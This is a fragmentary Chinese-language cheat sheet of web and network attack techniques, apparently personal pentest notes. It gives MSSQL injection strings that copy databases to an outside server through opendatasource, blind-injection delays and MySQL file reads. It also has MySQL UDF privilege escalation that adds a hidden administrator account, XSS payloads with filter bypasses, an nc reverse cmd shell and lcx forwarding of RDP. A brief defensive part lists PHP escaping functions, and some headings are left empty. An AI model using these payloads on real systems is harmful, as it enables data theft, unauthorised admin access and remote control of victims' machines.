
drop table foofoofoo

在MSSQL中不像ACCESS需要经验来猜表，如果有回显错误，我们可以一一通过MSSQL中的information\_schema.tables和information\_schema.columns来得到所有的表名、列名和相应的内容。

得到当前表的第一列：having 1=1—(此时当然也得到了当前表的表名)

得到当前表的其他列：group by mycat.id having 1=1—

得到第一个表：1=convert(int,(select top 1 table\_name from information\_schema.tables))—

得到第二个表：1=convert(int,(select top 1 table\_name from information\_schema.tables where table\_name not in (Ch\_sub)))  


得到表里面的第一个列名：

1=convert(int,(select top 1 column\_name from information\_schema.columns where table\_name = ‘Users’))

得到表里面的第二个列名：

1=convert(int,(select top 1 column\_name from information\_schema.columns where table\_name = ‘Users’ and column\_name not in (‘ID’)))

建表让返回的数据能够正确存入到本机搭建的mssql表中。

create database test


use test

create table ku(name nvarchar(256) null)

create table biao(id int null,name varchar(256) null)


得到所有库名：

insert into opendatasource(‘sqloledb’,’server=119.98.100.50:1433,uid=sa,pwd=test,database=test’) .test.dbo.ku select name from master.dbo.sysdatabases—




得到当前库的所有表名：

insert into opendatasource(‘sqloledb’,’server=119.98.100.50:1433,uid=sa,pwd=test,database=test’) .test.dbo.biao select [id],[name] from sysobjects where xtype=’U’—(U代表User当前用户）

(当前库的所有表，可以看到有个Amember表，id=2089058478，下面会以取出此表的内容为例。)

获得其他库中的表：

insert into opendatasource(‘sqloledb’,’server=119.98.100.50:1433,uid=sa,pwd=test,database=test’) .test.dbo.biao select [id],[name] from 库名.dbo.sysobjects where xtype=’U’--





复制系统表syscolumns结构：

select \* into [aa] from syscolumns where 1=2?


取表里的列名：

insert into opendatasource(‘sqloledb’,’server=119.98.100.50:1433,uid=sa,pwd=test,database=test’) .test.dbo.aa select \* from syscolumns where id=2089058478—

(左图是aa表的结构，里面存着id=2089058478这个表的所有列名)



接下来就要根据得到的表的列名来建表，获取前几条，重要的数据了



在MSSQL 2005里面，有for语句，可以很快猜解。

盲注：

mssql：waitfor delay ‘0:0:5’ 延迟五秒再执行sql语句。

1. 针对MySQL数据库的攻击

数据库版本：version()


数据库名：database()

MySQL用户名：user()

load\_file():load\_file(‘c:\boot.ini’) == load\_file(char(99,58,92,98,111,111,116,46,105,110,105))

concat(xxxxxxxxxxx,username, 0x202020C3DCC2EBA3BA,password)

其中0x202020C3DCC2EBA3BA是“ 密码：”的编码，前面有三个中文半角空格，也就是标准的英文空格。



其中SQL\_En是MSSQL的编码方式。

SQL注入绕过（CRUD 增删改查）：

改：

1. /\*\*/代替空格

增：

SQL注入修补：

检查：

bool ctype\_alnum ( string $text )检查字符串是否只包含字母数字

过滤：

编码：

转义（转义之后为普通字符含义，与编码的区别）：

mysql可用：

string mysql\_real\_escape\_string ( string $unescaped\_string [, resource $link\_identifier = NULL ] )

此函数会在以下字符前添加反斜杠: \x00, \n, \r, \, ', " 和 \x1a.

非mysql可用：

string addslashes ( string $str )

转换为整数值：int intval ( mixed $var [, int $base = 10 ] )

bool settype ( mixed &$var , string $type ) 将变量 var 的类型设置成 type。

提权：

Udf提权：

create function cmdshell returns string soname ‘udf.dll’

select cmdshell(‘net user root$ 5201314 /add’);

select cmdshell(‘net localgroup administrators root$ /add’);

select cmdshell(‘net user root$’);

XSS

HTML注入

<script>prompt(/xp/)</script>

图片跨站

<%

url = request(“url”);

%>

<% =”<img src=’” & url & “’>” %>

跨站姿势

事件：

onerror=

onblur=(失去焦点)

要特别注意代码所在语境，有语境才有语义。

javascript:alert(/xss/)

Xss:expression(alert(/xss/))

XSS绕过（CRUD 增删改查）

javascript:alert(/xss/) 可以对t:进行HTML编码&#116&#58绕过（前提是HTML语境，比如src=javascrip&#116&#58alert(/xss/) ）。

改：

1. 使用TAB连接
2. 各种编码
3. URL

http://user:password@ip:port?id=1&para=2#anchor

ping [www.baidu.com得到百度IP](http://www.baidu.com得到百度IP)地址：119.75.218.70

十六进制：0x77 4B DA 46

八进制：0167 113 332 106 （测试未通过）

二进制：01110111 01001011 11011010 01000110

十进制：2001459782

增：

XSS防御：

对< >进行HTML编码，可以使< >在JS语境里面失效：

url = replace(url, “<”, “&#x3C;”)

url = replace(url, “>”, “&#x3E;”)

<img src=’1’ onerror=alert(“123”)&#x3E;

而如果在HTML语境中时则可绕过：

<img src='1' onerror=alert("123") &#x3E;

提权

内网渗透

1. NTSCAN和啊D网络工具包

瑞士军刀系列：

1. nc(端口监听):

反弹cmdshell:

nc –vv –l –p 8088 本地监听8088端口

nc.exe –e cmd.exe 你的IP 8088

1. lcx(端口转发):

lcx.exe –listen 52 1818 本地52端口转发到1818端口

lcx.exe –slave 你自己的IP 52 127.0.0.1 3389 把服务器的3389转发到你电脑的52端口上

1. fpipe(端口重定向):